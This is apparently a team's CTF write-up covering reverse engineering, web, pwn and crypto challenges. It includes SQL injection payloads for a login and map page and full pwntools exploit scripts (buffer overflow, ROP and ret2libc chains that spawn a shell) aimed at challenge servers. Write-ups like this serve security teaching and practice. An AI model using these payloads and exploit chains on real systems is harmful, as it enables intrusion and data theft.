Reverse Engineering

Gates

Use F12 to view gates.js.

Gate 1: The string needs to be equal to “1ts”. Simple enough.

Gate 2: The string has length 6 and each character satisfies a relation like c ^ charCode(“C”) = 0x20. Solve with c = charCode(“C”) ^ 0x20.

Gate 3: The string has length 2 and the two codes satisfy a > b, a + b = 164, a * b = 5568. Find a - b = sqrt(164^2 - 4 * 5568) = 68 and solve to get a = 116, b = 48.

Gate 4: Each character satisfies a certain equation. Iterate through all possible ASCII codes to find the result.

Flag: greyhats{1ts_c0m1ng_t0_r0m3}

Doors

Door 1: We are required to find an integer *key* such that *key* & 0xfff == 0x246 and *key* >> 12 == 0x942. It is easy to see that the last 3 bytes of *key* is 0x246, and first three bytes of *key* is 0x942. So *key* = 0x942246 or 9708102 in decimal.

Door 2: We need *key* such that (key % 1000) == 428 and ((key // 1000) ^ 861) == 189. Last 3 digits of *key* is obviously 428. First 3 digits of *key* can be obtained by 861 ^ 189 = 992. So *key* is 992428.

Door 3: The pos array is [3, 0, 6, 5, 4, 1, 2]. Since *key* obviously has 7 digits, we brute force all 7 digit integers to see which one generates 2478123 as output. *key* is 2187324.

Door 4: Here *key* has 6 digits. Brute force all 6 digits integers. *key* is found to be 612381.

K.R.A.N.E

The entire game is client-side, so all files were downloaded and a copy of the page was hosted locally. From index.js, we find that

- Serial code is of the form XXYYYYXX, where X is a letter between A-F and Y is a random digit
- Timer validation depends on current time and serial code
- Sequence validation depends on serial code
- Wires validation depends on wire colours only

Modify setup() to use a fixed serial number AA0000AA and wire colours (black, black, black), then brute force each component to find the solution. Cut the first wire, press the button at 4:50, and the sequence is ABCD.

(hey at least we didn't brute force blindly)

Flag: greyhats{Wh0_n33D5_a_p4rTnER}

easycrackme

Open up easycrackme in ghidra to find 6 checks on the inputted string. The first three checks ensure that the flag has 38 characters, begins with "greyhats{" and ends with "}".

Check 4 is relatively simple. It checks that characters in indexes 9-24 form the hex representation of "olympics", and either character 25 or 26 is an underscore (at first we guessed wrongly, oops).

Check 5 checks that the next two characters xor-ed with 0x20 and 0x21 equals "in", followed by an underscore. This means that the next three characters are "IO_".

Check 6 checks that character 37 is a right bracket, and converts characters 29-36 using base64 encryption and checks that the resulting string is "tokyo\0".

Flag: greyhats{6f6c796d70696373_IO_dG9reW8=}

recursion

First run the executable, it claims that no arguments are given. Running the file with two or more arguments also makes it complain that no arguments are given (tsk tsk). We tried passing some simple arguments like "aaa" but there was no output.

Decompiling in ghidra reveals a write syscall into a file descriptor created using memfd_create. This hints at using strace to track the arguments of said syscalls. Using an argument with string length a multiple of 4 yields a different exit value. Here we guess that the flag is supposed to be the argument, so we used "greyhats":

```
$ strace ./recursion greyhats 2>&1 | grep write
write(3, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0@\21\0\0\0\0\0\0"..., 115889) = 115889
write(3, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0@\21\0\0\0\0\0\0"..., 101401) = 101401
write(3, "\0045x%\354&\362;vL\211W\216<\316\300U\313r\244/*K\354v\264wV\316\370\241J"...,
86913) = 86913

$ strace ./recursion grey 2>&1 | grep write
write(3, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0@\21\0\0\0\0\0\0"..., 115889) = 115889
write(3, "\27$85Z\33\213\10h\346\211\177XU\266\351k\213\242&Yp\217\263(A`\27Xk!\354"...,
101401) = 101401
```

Interesting. Each 4 “correct” characters yielded an extra write syscall, and all but the last syscall wrote an ELF executable. The next character must be a left bracket, so we tried “greyhats{aaa”:

```
$ strace ./recursion greyhats{aaa 2>&1 | grep write
write(3, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0@\21\0\0\0\0\0\0"..., 115889) = 115889
write(3, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0@\21\0\0\0\0\0\0"..., 101401) = 101401
write(3, "\177T\31D\2\232D\317\0?\366R\0\245]\263\3\1\232\0\1\245!{@\210ui\0]\344\331"...,
86913) = 86913
```

Tracing the execution in ghidra, we find that at each stage of recursion, the next four bytes are used to decrypt a new chunk of a data segment four bytes at a time (and using x = x ^ (x + 0xdeadbeef) each time). After some fumbling around with attempting to decrypt the data segment manually, we found an alternative approach. Remember that the first byte matched the ELF magic number. To check if this is a coincidence, we checked another input:


```
$ strace ./recursion greyhatt 2>&1 | grep write
write(3, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0@\21\0\0\0\0\0\0"..., 115889) = 115889
write(3, "\177ELA\2\1\1\317\0\0\0_\0\0\0\341\3\0>A\1\0\0\201@\21\0\357\0\0\0'"..., 101401) =
101401
```

This points at a strategy where we infer one byte at a time by checking that the corresponding bytes in the final write syscall match the ELF magic number. This worked well until a particular case where there was more than one candidate. Thankfully this only occurred once.

Flag: greyhats{p4cK_@ll_th3_th1Ng5!!!}

A Note

The challenge provided a Windows executable to be ideally run in a VM (which is understandable, given that it was instantly flagged by Windows Defender). Decompiling in Ghidra yielded a large mess. The member who worked on this challenge didn’t have a Windows VM (downloading 20GB was a bit difficult with potato internet speed), so they asked a teammate to download the VM and run it. The program yielded a much smaller .dll file. Using strings on the file yields a few interesting strings, in particular the string “hackerman”.



```
1800011f0 48 33 c4         XOR      RAX,RSP
1800011f3 48 89 85         MOV      qword ptr [R
          90 ff 00 00
1800011fa 49 8b f0         MOV      RSI,param_3
1800011fd 8b fa            MOV      EDI,param_2
1800011ff 4c 8b f9         MOV      R15,param_1
180001202 33 db            XOR      EBX,EBX
180001204 89 5c 24 24      MOV      dword ptr [R
180001208 f2 0f 10         MOVSD    XMM0,qword p
          05 c8 20
          00 00
180001210 f2 0f 11         MOVSD    qword ptr [R
          44 24 28
180001216 0f b7 05         MOVZX    EAX,word ptr
          c3 20 00 00
18000121d 66 89 44         MOV      word ptr [RS
          24 30
180001222 0f 10 05         MOVUPS   XMM0,xmmword
          bf 20 00 00
180001229 0f 11 44         MOVUPS   xmmword ptr
          24 58
18000122e 0f 10 0d         MOVUPS   XMM1,xmmword
          c3 20 00 00
180001235 0f 11 4c         MOVUPS   xmmword ptr
          24 68
18000123a 0f 10 05         MOVUPS   XMM0,xmmword
          c7 20 00 00
180001241 0f 11 44         MOVUPS   xmmword ptr
          24 78
180001246 0f b6 05         MOVZX    EAX,byte ptr
```

```
40  undefined4 uStack65600;
41  undefined4 uStack65596;
42  undefined uStack65584;
43  CHAR aCStack65576 [65464];
44  char acStack112 [88];
45
46  uVar7 = DAT_180005008 ^ (ulonglong)auStack65728;
47  lVar11 = 0;
48  uStack65692 = 0;
49  var_amrekcah = 0x616d72656b636168;
50  var_n = 0x6e;
51  var_fXz: = 0x66587a3a;
52  var_;'\u = 0x3b275c75;
53  var_Y"_space_X = 0x59222058;
54  var_LZl= = 0x4c5a6c3d;
55  var_}Aow = 0x7d416f77;
56  var_6/pX = 0x362f7058;
57  uStack65616 = 0x57711126;
58  uStack65612 = 0x254f642c;
59  uStack65608 = 0x4e6c5006;
60  uStack65604 = 0x2a131678;
61  uStack65600 = 0x17515223;
62  uStack65596 = 0x58265e00;
63  uStack65584 = 0;
64  DStack65696 = 0x10000;
65  _Var8 = _time64((__time64_t *)0x0);
66  if (param_2 == 1) {
67    BVar5 = GetComputerNameA(aCStack65576,&DStack65696);
68    if (BVar5 != 0) {
69      DAT_1800056e0 = param_1;
```

After some tracing, we find that this function

- Checks that the computer NetBIOS name is “hackerman”
- Obtains the current time and passes it to srand()
- Compares the time with 0x6117a230 (which happens to be Aug 14 7pm Singapore time)
- Generates an array of integers between 1 and 100 using rand()
- Decodes the bytes in lines 51 to 62 of the decompiled code by xor-ing with the array

Here, we make a ~~smart~~ guess that the program does something nice when run by a computer called “hackerman” at Aug 14 7pm. But the teammate with the VM was busy, so a simple C++ code was created to decrypt the message...except that it didn’t work.

Turns out that the srand() and rand() used here comes from a special dll, api-ms-crt-utility-l1-1-0.dll. Using this dll, the message was successfully decrypted.

Flag: greyhats{h3llo_th3r3_h4ck3rm4n_b33n_w41t1ng_4_u}

anote.cpp

```
#include <windows.h>
#include <stdio.h>
#include "anote.h"

typedef void (*SRANDPTR)(unsigned int a);
typedef int (*RANDPTR)();
SRANDPTR srandPtr = NULL;
```

```
RANDPTR randPtr = NULL;

int main() {
    HINSTANCE h_dll = LoadLibrary("api-ms-win-crt-utility-l1-1-0.dll");
    srandPtr = (SRANDPTR) GetProcAddress(h_dll, "srand");
    randPtr = (RANDPTR) GetProcAddress(h_dll, "rand");

    srandPtr(0x6117a230);
    char arr[49] = {
        0x3a, 0x7a, 0x58, 0x66,
        0x75, 0x5c, 0x27, 0x3b,
        0x58, 0x20, 0x22, 0x59,
        0x3d, 0x6c, 0x5a, 0x4c,
        0x77, 0x6f, 0x41, 0x7d,
        0x58, 0x70, 0x2f, 0x36,
        0x26, 0x11, 0x71, 0x57,
        0x2c, 0x64, 0x4f, 0x25,
        0x06, 0x50, 0x6c, 0x4e,
        0x78, 0x16, 0x13, 0x2a,
        0x23, 0x52, 0x51, 0x17,
        0x00, 0x5e, 0x26, 0x58
    };

    for (int i = 0; i < 48; i++) {
        int next = randPtr() % 100 + 1;
        arr[i] = next ^ arr[i];
    }
    printf("%s\n", arr);
}
```

Web

Covid Tracker

This is SQL injection. The login page can be injected with **admin"' OR 1 -- -**.
The map page can be injected with **NUS%' UNION SELECT value, value, value FROM flag; --**
Then check server response for flag.

No Submit Security

Use inspect element to manually add a submit button and submit the form, or just use javascript to submit the form.

No Ketchup, Just Sauce

First check the robots.txt of the website. We see Disallow: /reborn.php.
Then we go to reborn.php. A comment in the source code says
<!-- Version 2.2.3. Backup file contains version 2.2.2. -->.
So we access the backup file at reborn.php.bak to obtain the flag.

Pwn

Flaghunter

We observe that flag guardian has regeneration, and mages can turtle by casting mana shield and magic book repeatedly. We pick mage + roll until we get a flag guardian with stats 80/10. (Cast manashield * 2 then magic book) repeatedly until the flag guardian's health exceeds 127. The health then overflows and the flag guardian dies.

```
Choose Your play mode: 1. practice 2. hunt
2
Choose your hero 1. Mage 2. Slayer
1
Your hero: Mage
   [1] Magic Bullet: Deal 20 Damage [cost : 10 MP]
   [2] Magic Book: Refresh Mana [cost : 0 MP]
   [3] Mana Shield: Defense [cost : 25 MP]
Greyhats Flag Guardian has appeared.
Greyhats Flag Guardian health: 80 damage: 10
Your helath: 42 mana: 50
   [1] Magic Bullet: Deal 20 Damage [cost : 10 MP]
   [2] Magic Book: Refresh Mana [cost : 0 MP]
   [3] Mana Shield: Defense [cost : 25 MP]
Your choice of skill:
3
Your enter defence mode
Guardian heals 4 health!
Greyhats Flag Guardian health: 84 damage: 10
Your helath: 42 mana: 25
   [1] Magic Bullet: Deal 20 Damage [cost : 10 MP]
   [2] Magic Book: Refresh Mana [cost : 0 MP]
   [3] Mana Shield: Defense [cost : 25 MP]
Your choice of skill:
3
Your enter defence mode
Guardian heals 4 health!
Greyhats Flag Guardian health: 88 damage: 10
Your helath: 42 mana: 0
   [1] Magic Bullet: Deal 20 Damage [cost : 10 MP]
   [2] Magic Book: Refresh Mana [cost : 0 MP]
   [3] Mana Shield: Defense [cost : 25 MP]
Your choice of skill:
2
Your mana has been refreshed
Guardian cause 10 damage to you!
Guardian heals 4 health!
Greyhats Flag Guardian health: 92 damage: 10
Your helath: 32 mana: 50
```

```
   [1] Magic Bullet: Deal 20 Damage [cost : 10 MP]
   [2] Magic Book: Refresh Mana [cost : 0 MP]
   [3] Mana Shield: Defense [cost : 25 MP]
Your choice of skill:
3
Your enter defence mode
Guardian heals 4 health!
Greyhats Flag Guardian health: 96 damage: 10
Your helath: 32 mana: 25
   [1] Magic Bullet: Deal 20 Damage [cost : 10 MP]
   [2] Magic Book: Refresh Mana [cost : 0 MP]
   [3] Mana Shield: Defense [cost : 25 MP]
Your choice of skill:
3
Your enter defence mode
Guardian heals 4 health!
Greyhats Flag Guardian health: 100 damage: 10
Your helath: 32 mana: 0
   [1] Magic Bullet: Deal 20 Damage [cost : 10 MP]
   [2] Magic Book: Refresh Mana [cost : 0 MP]
   [3] Mana Shield: Defense [cost : 25 MP]
Your choice of skill:
2
Your mana has been refreshed
Guardian cause 10 damage to you!
Guardian heals 4 health!
Greyhats Flag Guardian health: 104 damage: 10
Your helath: 22 mana: 50
   [1] Magic Bullet: Deal 20 Damage [cost : 10 MP]
   [2] Magic Book: Refresh Mana [cost : 0 MP]
   [3] Mana Shield: Defense [cost : 25 MP]
Your choice of skill:
3
Your enter defence mode
Guardian heals 4 health!
Greyhats Flag Guardian health: 108 damage: 10
Your helath: 22 mana: 25
   [1] Magic Bullet: Deal 20 Damage [cost : 10 MP]
   [2] Magic Book: Refresh Mana [cost : 0 MP]
   [3] Mana Shield: Defense [cost : 25 MP]
Your choice of skill:
3
Your enter defence mode
Guardian heals 4 health!
Greyhats Flag Guardian health: 112 damage: 10
Your helath: 22 mana: 0
```

```
    [1] Magic Bullet: Deal 20 Damage [cost : 10 MP]
    [2] Magic Book: Refresh Mana [cost : 0 MP]
    [3] Mana Shield: Defense [cost : 25 MP]
Your choice of skill:
2
Your mana has been refreshed
Guardian cause 10 damage to you!
Guardian heals 4 health!
Greyhats Flag Guardian health: 116 damage: 10
Your helath: 12 mana: 50
    [1] Magic Bullet: Deal 20 Damage [cost : 10 MP]
    [2] Magic Book: Refresh Mana [cost : 0 MP]
    [3] Mana Shield: Defense [cost : 25 MP]
Your choice of skill:
3
Your enter defence mode
Guardian heals 4 health!
Greyhats Flag Guardian health: 120 damage: 10
Your helath: 12 mana: 25
    [1] Magic Bullet: Deal 20 Damage [cost : 10 MP]
    [2] Magic Book: Refresh Mana [cost : 0 MP]
    [3] Mana Shield: Defense [cost : 25 MP]
Your choice of skill:
3
Your enter defence mode
Guardian heals 4 health!
Greyhats Flag Guardian health: 124 damage: 10
Your helath: 12 mana: 0
    [1] Magic Bullet: Deal 20 Damage [cost : 10 MP]
    [2] Magic Book: Refresh Mana [cost : 0 MP]
    [3] Mana Shield: Defense [cost : 25 MP]
Your choice of skill:
2
Your mana has been refreshed
Guardian cause 10 damage to you!
Guardian heals 4 health!
Flag Guardian's health: -128
You win
```

greyhats{1nt3rger_OooOooverflow_in_3ss3nce}

HexdumpBof

```python
from pwn import *


context(os='linux', arch = 'amd64')
elf = ELF('hexdumpbof')
```

```
p = remote('challs1.nusgreyhats.org', 5002)

p_in = p.recvuntil('Input:\n').decode('utf-8')
p_in = p_in.split('\n')[2]
p_in = p_in.split(' ')[7]
RIP_ADD = 0x00000000004014e4
payload = b'A'*32# + p64(int(p_in,base=16))
p.sendline(payload)

p_in = p.clean().decode('utf-8')
p_in = p_in.split('\t')[1]
p_in = p_in.split()[1]
RBP_ADD = int(p_in,base=16)
p.send('Y')
print(p.clean().decode('utf-8'))

print('RBP @', hex(RBP_ADD))
print('RIP @', hex(RIP_ADD))

payload = b'A'*32 + p64(RBP_ADD) + p64(RIP_ADD)
#payload = payload[:-1]
print('pre',payload)
bytearr = bytearray(payload)
for j in range(len(bytearr)):
    if bytearr[j] == ord('\n'):
        bytearr[j] = ord('\n')-4
payload = bytes(bytearr)
print('post',payload)
p.sendline(payload)
print(p.clean().decode('utf-8'))
p.send('Y')
print(p.clean().decode('utf-8'))

payload = b'A'*32
p.sendline(payload)
print(p.clean().decode('utf-8'))
p.send('N')
print(p.clean().decode('utf-8'))
```

```
p.interactive()
```

FetusRop

```
from pwn import *

context(os='linux', arch = 'amd64')
e = ELF('fetusrop')
context.binary = e
rop = ROP(e)
libc = ELF('libc.so.6')
r = remote('challs1.welcomectf.tk', 5011)

payload = b'A'*40
payload += p64(0x00000000004005f3)
payload += p64(0xcafe)
payload += p64(0x00000000004005f1)
payload += p64(0x1337)
payload += p64(0x1337)
payload += p64(0x400537)

r.send(payload)
r.interactive()
```

BabyRop

```
from pwn import *

context(os='linux', arch = 'amd64')
e = ELF('babyrop')

rop = ROP(e)
#libc = ELF('libc.so.6')
#print(e.symbols)
system = p64(e.symbols[b'system'])
shell_cmd = p64(0x4006a4)#e.symbols[b'favorite_shell'])
gadget = p64(0x400683) #pop rdi; ret;
pad_gadget = p64(0x400486)


r = remote('challs1.nusgreyhats.org', 5012)

payload = b'A'*40 + gadget + shell_cmd + pad_gadget + system
```

```
print(r.recvline())
r.sendline(payload)
#print(r.recvuntil('sh\n'))
r.interactive()
```

KidRop

```
from pwn import *

context(os='linux', arch = 'amd64')
elf = ELF('kidrop')
env = {"LD_PRELOAD": "libc.so.6"}

OFFSET = b'A' * 40
rop = ROP(elf)
libc = ELF('libc.so.6')
PUTS_PLT = elf.plt[b'puts'] #PUTS_PLT = elf.symbols["puts"] # This is also valid
to call puts
MAIN_PLT = elf.symbols[b'main']
POP_RDI = (rop.find_gadget(['pop rdi', 'ret']))[0] #Same as ROPgadget --binary
vuln | grep "pop rdi"
RET = (rop.find_gadget(['ret']))[0]

log.info("Main start: " + hex(MAIN_PLT))
log.info("Puts plt: " + hex(PUTS_PLT))
log.info("pop rdi; ret  gadget: " + hex(POP_RDI))

r = remote('challs1.nusgreyhats.org', 5013)

def get_addr(func_name):
    FUNC_GOT = elf.got[func_name]
    log.info(func_name.decode('utf-8') + " GOT @ " + hex(FUNC_GOT))
    # Create rop chain
    rop1 = OFFSET + p64(POP_RDI) + p64(FUNC_GOT) + p64(PUTS_PLT) + p64(MAIN_PLT)

    #Send our rop-chain payload
    r.clean() # clean socket buffer (read all and print)
    r.sendline(rop1)

    #Parse leaked address
    recieved = r.recvline().strip()
    leak = u64(recieved.ljust(8, b"\x00"))
    log.info("Leaked libc address,  "+func_name.decode('utf-8')+": "+ hex(leak))
    #If not libc yet, stop here
    if libc != "":
        libc.address = leak - libc.symbols[func_name] #Save libc base
        log.info("libc base @ %s" % hex(libc.address))

    return hex(leak)

get_addr(b"puts") #Search for puts address in memmory to obtains libc base

BINSH = next(libc.search(b"/bin/sh")) #Verify with find /bin/sh
SYSTEM = libc.sym[b"system"]
EXIT = libc.sym[b"exit"]

log.info("bin/sh %s " % hex(BINSH))
log.info("system %s " % hex(SYSTEM))

rop2 = OFFSET + p64(POP_RDI) + p64(BINSH) + p64(RET) + p64(SYSTEM)# + p64(EXIT)

r.clean()
r.sendline(rop2)

##### Interact with the shell #####
r.interactive() #Interact with the conenction
```

Teenrop

```
checksec teenrop
[*] '/home/guangxuan/pwn/rop/teenrop'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

NX enabled, so we should use ROP related techniques. PIE enabled, so we should leak the address of any function called within teenrop in order to obtain the base address of PIE. We also have to leak the base address of any function within libc before calling system and “bin/sh” within libc. This part is the same as **kidrop**.

We observe that there is a buffer overflow on L26: *gets(buf)*. By similar methods of **kidrop**, we can either calculate or just reuse the overflow offset of RIP to be 40. We also observe that there is arbitrary array index access to *unsigned long long nums[16]*. We will attempt to leak information by reading array elements with indexes larger than 16.

I perform a memory dump at nums, and observe that at index 25 we have an address that is found near the code memory region. We read the address located at 25, and calculate the base by truncating the last 3 hex digits then decreasing by 0x1000.

```
p.sendline('2')
p.sendline('25')
base = int(p.clean().decode('utf-8').split()[1])
base //= 0x1000
base *= 0x1000
base -= 0x1000
```

Now that we have access to the offset for the code region, we can reuse everything within **kidrop**. We find addresses puts@plt, main, and a ROP gadget that does "pop rdi, ret".

```
rop = ROP(elf)

PUTS_PLT = base+0x10c0 # This is also valid to call puts
MAIN_PLT = elf.symbols[b'main']
POP_RDI = (rop.find_gadget(['pop rdi', 'ret']))[0] #Same as ROPgadget --binary
vuln | grep "pop rdi"
RET = (rop.find_gadget(['ret']))[0]
```

With the information we found, we can now leak the pointer address to puts within libc by creating *rop1 = OFFSET + p64(POP_RDI) + p64(FUNC_GOT) + p64(PUTS_PLT) + p64(MAIN_PLT)*. This rop chain pushes the puts libc address into rdi register, which will be printed out by puts. We then return to main so that we can run another buffer overflow

```
def get_addr(func_name):
    FUNC_GOT = elf.got[func_name]
    log.info(func_name.decode('utf-8') + " GOT @ " + hex(FUNC_GOT))
    # Create rop chain
    rop1 = OFFSET + p64(POP_RDI) + p64(FUNC_GOT) + p64(PUTS_PLT) + p64(MAIN_PLT)

    #Send our rop-chain payload
    p.sendline('2')
    p.sendline(rop1)

    #Parse leaked address
    #print(p.clean())
    received = p.recvline().strip()
    leak = u64(received.ljust(8, b"\x00"))
    log.info("Leaked libc address,  "+func_name.decode('utf-8')+": "+ hex(leak))
    #If not libc yet, stop here
    if libc != "":
        libc.address = leak - libc.symbols[func_name] #Save libc base
        log.info("libc base @ %s" % hex(libc.address))

    return hex(leak)

get_addr(b"puts") #Search for puts address in memory to obtains libc base
```

With the libc offset, we are able to find out the addresses of system and "/bin/sh" within libc. We would like to put "/bin/sh" into rdi register before calling system, giving us a rop chain of *rop2 = OFFSET + p64(POP_RDI) + p64(BINSH) + p64(SYSTEM)*. Strangely, this rop2 did not work initially, so it must have been that the call to system was not 16-aligned. We correct that by inserting *p64(RET)* prior to *p64(SYSTEM)*, which does nothing other than align the address.

```
BINSH = next(libc.search(b"/bin/sh")) #Verify with find /bin/sh
SYSTEM = libc.sym[b"system"]
EXIT = libc.sym[b"exit"]

log.info("bin/sh %s " % hex(BINSH))
log.info("system %s " % hex(SYSTEM))

rop2 = OFFSET + p64(POP_RDI) + p64(BINSH) + p64(RET) + p64(SYSTEM)# + p64(EXIT)

p.clean()
p.sendline('2')
p.sendline(rop2)

##### Interact with the shell #####
p.interactive() #Interact with the connection
```

We get the shell which allows us to cat flag.txt

Distinct

We read the code and we observe that there is a nice *win* function to be called. We shall focus on calling this function. Looking around the code, we observe that sort is a selection sort, but accesses an array element 1 position outside of *unsigned long long nums[SZ]*. We will try to exploit this vulnerability.

By putting in 16 identical large elements, the variable *handler*, which stores pointer to *unique*, is swapped to the first element of the printed array. We know that the code address offset between unique and win is constant, so we can precompute that using pwntools info symbols.

Now we attempt to send in a set of 16 distinct integers with the largest integer being the address of *win*. This will ensure that the value of *handler* does not get changed later while doing the check. The handler will later call *win* instead of distinct or unique.

```python
from pwn import *
r = remote('challs1.welcomectf.tk', 5000)
arr = [95916199031677]*16

for i in range(16):
    r.recvuntil(': ')
    r.sendline(str(arr[i]))
res = r.recvuntil('(Y/N) ').decode('UTF-8')
lv = int(res.split('\n')[1].split(' ')[0])
log.info("unique leak @"+hex(lv))
r.sendline("Y")

context(os='linux', arch = 'amd64')
elf = ELF('distinct.o')
log.info("unique @"+hex(elf.symbols[b'unique']))
log.info("win @"+hex(elf.symbols[b'win']))

for i in range(16):
    arr[i] = lv - 15 + i + elf.symbols[b'win'] - elf.symbols[b'unique']

for i in range(16):
    r.recvuntil(': ')
    r.sendline(str(arr[i]))
print(r.recvuntil('(Y/N) ').decode('UTF-8'))
r.sendline("N")
r.interactive()
```

Crypto

Pasta


This is caesar cipher. Just paste terlungf{J3YP0Z3_G0_PELCG0TE4CUL} into https://www.dcode.fr/caesar-cipher to get the flag greyhats{W3LC0M3_T0_CRYPT0GR4PHY}.

Potato

Use nth_root and it's done

Fries

We basically want to find the substitution cipher by looking at the encrypted words, and finding a substitution that maps the encrypted words into normal english words. The website https://quipqiup.com/ can do this, and it can solve the substitution cipher if we simply paste the first 100 encrypted words into the website.



quipqiup is a fast and automated cryptogram solver by Edwin Olson. It can solve simple substitution ciphers often found in newspapers, including puzzles like cryptoquips (in which word boundaries are preserved) and patristocrats (inwhi chwor dboun darie saren t).

```
rmqbmpq
mibgnfwanngp
alqbmigibpj
wnkbkumh
guhggxgn
qacaxs
```

automatically selected statistics mode; you can override by using the drop down menu next to the solve button.

```
0   -2.463   animative angoras teleseismic navajo drossless metabolizes contemptibleness prephragma croshabell arrondissements hyperdulic consentfully ghostless
             toothachy holystone semidivisiveness bebog teretism turbidly carolinian brittler toughness synactic torsoclusion tunnage bibliognostic phenylamide
             diducing kiosks ejectives inbringer molossic prothrombin elegious greaseproof suspending astely lesses antitypal monocline pseudorandom embraceor
             jubilatio headsheets mile nosher hagstone nonentertainment mesotonic unapostolical gemotes boosters acquisita misadmeasurement codisjunct rapport
             missyllabification whitened lyricist veritistic peltiferous crotalidae lintern abnormality fetterers taberna paris myases liquidised misalliance
             nonsubstitutionary reconstitutes points hayer splanchnemphraxis hypersubtle dillydallies overflown ectrogenic shenanigan canzonas percussive axially
             rosal internationalists ungauntlet anthralin undenuded priapuses lizardtail uncomplaisance excusative prepreference releasible chroococcoid pistils
             interquarrel abstinently urotoxic exceeder samadh
```

We then use this to decrypt the flag.

Burger

In this question, the server appends the flag to our text, breaks it into blocks of size 16, and gives us a hash of each block.

Even though we can't reverse the hash, we can compare the hash of the blocks to check if the blocks are equal.

For example, to get the first character of the flag, if the flag is abc123, then we can send the text "000...00?000..00" so that the hashed blocks are:
[000...00?][000...00a][bc12300...0]

And we can try every possible character for “?” until the hash of the 1st and 2nd block are equal. We do this for every character of the flag to obtain the entire flag.

Phish

In this question, we are not given 4 large prime numbers, a, b, c, d, but we are given A = a*b*c*d and phi = (a-1)(b-1)(c-1)(d-1). We want to find a,b,c,d.

Fermat’s little theorem says that:

$$a^{(p-1)} - 1 = 0 \pmod{p}$$

Suppose we know that a-1 is a multiple of some prime p, while b-1, c-1, and d-1 are not. Then, by fermat’s little theorem, we know that

$$2^{[((a-1)/p)(b-1)(c-1)(d-1)]} - 1 = 0 \pmod{b*c*d}$$

Hence,

$$2^{(phi/p)} \bmod A$$

Is a multiple of b*c*d.

